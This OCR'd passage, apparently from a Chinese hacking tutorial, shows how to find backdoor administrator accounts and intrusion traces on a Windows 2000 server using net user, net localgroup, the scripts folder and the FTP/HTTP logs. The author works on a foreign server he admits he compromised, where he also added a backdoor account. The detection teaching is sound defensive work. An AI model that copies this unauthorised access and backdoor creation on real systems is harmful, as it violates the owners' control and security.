


图 3

让我们想一下，黑客如果扫描到了这些漏洞会做什么呢？对了，当然是使用弱口令与系统建立连接，或者是利用溢出漏洞溢出权限，然后添加后门帐号，以方便自己干活。

我们登录上一台国外的服务器看看，这是我前两天弄到的。

```
G:\hacker>telnet 61.*.*.110
```

好了，成功上去，接下来查看一下系统中存在的用户列表。

```
C:\>net user

980001            990001                  990002
990003            aaa                     abc
Administrator     ASPNET                  chou
emmy              ftptest                 Guest
IUSR_2000SV       IUSR_FMUJ3JRTSNEPQAP    IWAM_2000SV
lcaliveon         LocalPrograms           matsumoto
okuda             sagi                    shanlu
TsInternetUser    tsuchi                  tsuchida
```

如图４所示，用户帐号一大堆，估计后门帐号还不止一两个呢！




图 4

先查看一下Administrators组的帐号。

```
C:\>net localgroup administrators

980001
990002
Administrator
emmy
Guest
sagi
shanlu
TsInternetUser
tsuchi
```

如图５所示，除了我添加的一个外，还有好几个，看来这个服务器早就被人做成肉鸡了。像这些拥有系统管理员权限的帐号就是一个很大的问题，有些黑客在添加后门帐号的时候会使用＄字符，如abc$、sagi$。这样的帐号使用net user命令是看不到的，不过使用net localgroup administrators仍然可以清楚地看到。

> **LOOK 注意** 在这儿要小心一个问题，就是入侵者将这样的后门帐号添加到Backup Operators或其他的组中，而并非仅仅是administrators组，所以我们在检查帐号的时候不要只局限于administrators组。

在Win2000的图形界面下，我们可以通过“控制面板”中的“用户和密码”检查，如图６所示。

如果我们的系统中存在Unicode或二次解码漏洞，根据入侵经

验，对方一定会利用 tftp 将 idq.dll 上传至可执行目录 scripts，有时在这个目录下还会有 cmd.exe 的备份。好的，我们转到 scripts 目录下看一看。

C:\Inetpub\scripts>dir




图 5




图 6

如图 7 所示，虽然我们在 scripts 目录下并没有发现 cmd.exe 的备份以及 idq.dll，但这并不能说明什么，因为入侵者完全可以在得到系统管理员权限后再删除这些已经用不着的东西。但是只要对方真的使用 tftp 上传了 idq.dll 或是做过 cmd.exe 的备份，或是遍历过系统的目录，就一定会被历史记录记录下来。




图 7

让我们转到 logfiles 目录下的历史记录上去看看，如图 8 所示，这是对方的 FTP 历史记录，包括登录时用的帐号，登录是否成功，以及执行的操作等等，记录得很清楚吧。




图 8

如图 9 所示，这是我的 http 的历史记录，清楚的记录下了别人的扫描。

